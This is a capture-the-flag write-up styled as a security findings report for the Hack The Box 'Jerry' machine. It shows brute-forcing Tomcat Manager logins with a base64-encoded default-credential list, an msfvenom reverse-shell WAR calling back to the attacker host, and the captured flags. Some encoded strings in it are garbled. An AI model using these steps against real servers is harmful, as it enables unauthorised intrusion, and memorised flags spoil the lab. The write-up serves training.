



Security Assessment Findings Report

Jerry Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	Apache Tomcat Manager Authenticated Upload Code Execution (CVE-2009-3548)
System Vulnerable	Apache Tomcat 7.0.88
System Vulnerability Explanation	The file upload option on the "Manager App" page can be used to execute a payload on Apache Tomcat servers. The payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component.
Privilege Escalation Vulnerability	The malicious WAR file gives NT Authority/system privilege directly.
Vulnerability Fix	It is recommended to update the Apache Tomcat to the latest version in order to apply the vendor supplied patches.
Severity	Critical

Report findings

An initial nmap scan revealed Apache Tomcat 7.0.88 running on port 8080

```
root@kali:~# nmap -T4 -sV -p- -A -v 10.10.10.95

Nmap scan report for
10.10.10.95

Host is up (0.25s
latency)

Not shown: 65534 filtered
ports

PORT      STATE SERVICE
VERSION


8080/tcp open  http      Apache Tomcat/Coyote JSP engine
1.1
_|http-favicon: Apache
Tomcat

_|http-
methods

_|Supported Methods: GET HEAD POST OPTIONS
_|http-server-header: Apache-Coyote/1.1
_|http-title: Apache Tomcat/7.0.88


...
```

The Apache Tomcat 7.0.88 landing page is shown below




The screenshot shows the Apache Tomcat 7.0.88 landing page in a web browser. The browser's address bar shows the URL `10.10.10.95:8080`. The page has a navigation bar with links: Home, Documentation, Configuration, Examples, Wiki, Mailing Lists, and Find Help. The main heading is "Apache Tomcat/7.0.88". A green banner states: "If you're seeing this, you've successfully installed Tomcat. Congratulations!". Below this, there is a "Recommended Reading" section with links to "Security Considerations HOW-TO", "Manager Application HOW-TO", and "Clustering/Session Replication HOW-TO". To the right of these links are buttons for "Server Status", "Manager App", and "Host Manager". A "Developer Quick Start" section includes links for "Tomcat Setup", "First Web Application", "Realms & AAA", "JDBC DataSources", "Examples", and "Servlet Specifications Tomcat Versions". The page is divided into three main content areas: "Managing Tomcat" (with links for Release Notes, Changelog, Migration Guide, Security Notices), "Documentation" (with links for Tomcat 7.0 Documentation, Tomcat 7.0 Configuration, Tomcat Wiki, and various developer resources), and "Getting Help" (with links for FAQ and Mailing Lists, and a list of available mailing lists). The footer contains links for "Other Downloads", "Other Documentation", "Get Involved", "Miscellaneous", and "Apache Software Foundation".

Accessing the "Manage App" button showed a popup authentication




Searching for Tomcat default credentials on Google showed the following GitHub page



Link: <https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown>

Capturing the client packet by Burp Suite tool showed the generic credential that was set, changed to a hash.



The screenshot displays the Burp Suite interface. At the top, an "Authentication Required" dialog box is open, showing a key icon and the message: "http://10.10.10.95:8080 is requesting your username and password. The site says: 'Tomcat Host Manager Application'". The "User Name" field contains "admin", and the "Password" field is masked with dots. "Cancel" and "OK" buttons are at the bottom right of the dialog.


Below the dialog, the Burp Suite main window is visible. The "Intercept" tab is selected. A request to "http://10.10.10.95:8080" is shown. The "Intercept is on" button is highlighted. The "Raw" tab is selected, showing the raw HTTP request:

```
1 GET /manager/html HTTP/1.1
2 Host: 10.10.10.95:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.95:8080/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Authorization: Basic YWRtaW46YWRtaW4=
11
12
```

The raw request is also displayed in a separate box below the main window:

```
GET /manager/html HTTP/1.1
Host: 10.10.10.95:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.95:8080/
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
```

Searching on Tunnelsup.com site showed this is a base64 hash.




The screenshot shows the Tunnelsup.com Hash Analyzer interface. The browser address bar displays `https://www.tunnelsup.com/hash-analyzer/`. The website has a purple header with the 'TunnelsUP.com' logo and a green navigation bar with links for Articles, Tools, Cheat Sheets, Videos, and Shop. The main heading is 'Hash Analyzer'. Below it, a text box contains the hash 'YWRtaW46YWRtaW4=' and a green 'Analyze' button. The results are displayed in a table:

Hash:	YWRtaW46YWRtaW4=
Salt:	Not Found
Hash type:	Cisco ASA or PIX MD5
Bit length:	96
Character length:	16
Character type:	base64

Link: <https://www.tunnelsup.com/hash-analyzer/>

Using the decoder tab on burp suite, showed the generic credential that was set earlier.



The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. The input field contains the base64 hash 'YWRtaW46YWRtaW4=' which has been decoded into the text 'admin:admin' in the output field below.

This decoded hash has a unique structure - username:password

In order to use the credentials list from GitHub, this list should be on the same structure.

```
*/root/credentials - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
admin:password
admin:
admin:Password1
admin:password1
admin:admin
admin:tomcat
both:tomcat
manager:manager
role1:role1
role1:tomcat
role:changethis
root:Password1
root:changethis
root:password
root:password1
root:r00t
root:root
root:toor
tomcat:tomcat
tomcat:s3cret
tomcat:password1
tomcat:password
tomcat:
tomcat:admin
tomcat:changethis
```

Before using this list to do a brute force attack on the authentication popup, it should be encoded by base64.

Using Base64encode.org site encoded this list.

Encode to Base64 format
Simply enter your data then push the encode button.

```
role:changethis
root:Password1
root:changethis
root:password
root:password1
root:r00t
root:root
root:toor
tomcat:tomcat
tomcat:s3cret
tomcat:password
tomcat:password
tomcat:
tomcat:admin
tomcat:changethis
```

To encode binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Destination character set.
LF (Unix) Destination newline separator.

☒ Encode each line separately (useful for multiple entries).
☐ Split lines into 76 character wide chunks (useful for MIME).
☐ Perform URL safe encoding (uses Base64URL format).

☒ Live mode OFF Encodes in real-time when you type or paste (supports only UTF-8 character set).

> ENCODE < Encodes your data into the textarea below.

```
YWRTaW46cGFzc3dvcmQ=
YWRTaW46
YWRTaW46UGFzc3dvcmQx
YWRTaW46cGFzc3dvcmQx
YWRTaW46YWRTaW4=
YWRTaW46dG9tY2F0
Ym90aDp0b21jYXQ=
bWVudG9tY2F0Z2V5
cm9sZTE6cm9sZTE=
cm9sZTE6dG9tY2F0
cm9sZTE6dG9tY2F0Z2V5
cm9vdDpjaGFuZ2V0aGlz
cm9vdDpwYXNzd29yZA==
cm9vdDpwYXNzd29yZDE=
```

Link: <https://www.base64encode.org/>

```
YWRtaW46cGFzc3dvcmQ=  
YWRtaW46  
YWRtaW46UGFzc3dvcmQx  
YWRtaW46cGFzc3dvcmQx  
YWRtaW46YWRtaW4=  
YWRtaW46dG9tY2F0  
Ym90aDp0b21jYXQ=  
bWFuYWdlcjptYW5hZ2Vy  
cm9sZTE6cm9sZTE=  
cm9sZTE6dG9tY2F0  
cm9sZTpjaGFuZ2V0aGlz  
cm9vdDpQYXNzd29yZDE=  
cm9vdDpjaGFuZ2V0aGlz  
cm9vdDpwYXNzd29yZA==  
cm9vdDpwYXNzd29yZDE=  
cm9vdDpyMDB0  
cm9vdDpyb290  
cm9vdDp0b29y  
dG9tY2F0OnRvbWNhdA==  
dG9tY2F0OnMzY3JldA==  
dG9tY2F0OnBhc3N3b3Jk  
dG9tY2F0OnBhc3N3b3Jk  
dG9tY2F0Og==  
dG9tY2F0OmFkbWlu  
dG9tY2F0OmNoYW5nZXRoXm=
```

By moving the client packet to the Intruder and mark the hash value, a brute force attack can be made using the encoded list.

Target	Positions	Payloads	Options
ⓘ Payload Positions Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.			
Attack type: <input type="text" value="Sniper"/>			
<pre>1 GET /manager/html HTTP/1.1 2 Host: 10.10.10.95:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://10.10.10.95:8080/ 8 Connection: close 9 Upgrade-Insecure-Requests: 1 10 Authorization: Basic \$YWRtaW46YWRtaW4=\$ 11 12</pre>			

The payloads tab enables to insert the encoded list.

Also, to avoid deleting special characters, the button under the "Payload Encoding" section should not be marked.

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Add from list ... [Pro version only]

cm9vdDpyb290

cm9vdDp0b29y

dG9tY2F0OnRvbWNhdA==

dG9tY2F0OnMzY3JldA==

dG9tY2F0OnBhc3N3b3Jk

dG9tY2F0OnBhc3N3b3Jk

dG9tY2F0Og==

dG9tY2F0OmFkbWlu

dG9tY2F0OmNoYW5nZXRoZXN0

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled	Rule
---------	------

② Payload Encoding


This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: \=<>?+&*:"'{}|^`


Using the "Start attack" button showed the correct credential with the 200 HTTP status.

Intruder attack 6						
Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0		200			17345	
20	dG9tY2F0OnMzY3JldA==	200			17345	
5	YWRtaW46YWRtaW4=	403			3513	
1	YWRtaW46cGFzc3dvcmQ=	401			2838	
2	YWRtaW46	401			2838	
3	YWRtaW46UGFzc3dvcmQx	401			2838	
4	YWRtaW46cGFzc3dvcmQx	401			2838	
6	YWRtaW46dG9tY2F0	401			2838	
7	Ym90aDp0b2ljYXQ=	401			2838	
8	bWFuYVdlc2p0b2ljYXQ=	401			2838	
9	cm9sZTE6cm9sZTE=	401			2838	
10	cm9sZTE6dG9tY2F0	401			2838	
11	cm9sZTE6dG9tY2F0	401			2838	
12	cm9sZTE6dG9tY2F0	401			2838	
13	cm9sZTE6dG9tY2F0	401			2838	


Decoding the correct credential's hash showed the credential is tomcat:s3cret



The Manager landing page is shown below



This page enables to upload a WAR files



Creating a malicious WAR file

```
root@kali:~/Hack_The_Box/Jerry# msfvenom -p java/jsp_shell_reverse_tcp
LHOST=10.10.14.22 LPORT=1234 -f war > shell.war
Payload size: 1092 bytes
Final size of war file: 1092 bytes
```


Uploading the malicious WAR file

WAR file to deploy
Select WAR file to upload <input type="button" value="Browse..."/> shell.war
<input type="button" value="Deploy"/>

The malicious WAR file uploaded successfully

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Browse to <http://10.10.10.95:8080/shell/> to trigger the malicious WAR file



Received a reverse shell on port 1234 as NT Authority

```
root@kali:~/Hack_The_Box/Jerry# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

Proof

```
C:\Users\Administrator\Desktop\flags>hostname & whoami && ipconfig && type "2 for the price of 1.txt"
hostname & whoami && ipconfig && type "2 for the price of 1.txt"
JERRY
nt authority\system

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.95
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{4C9FEAFE-6811-4938-BFB6-5A3280613EF9}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
```

```
C:\Users\Administrator\Desktop\flags>hostname & whoami && ipconfig && type "2 for
the price of 1.txt"

hostname & whoami && ipconfig && type "2 for the price of 1.txt"

JERRY

nt authority\system

Windows IP Configuration
Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.95
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{4C9FEAFE-6811-4938-BFB6-5A3280613EF9}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
```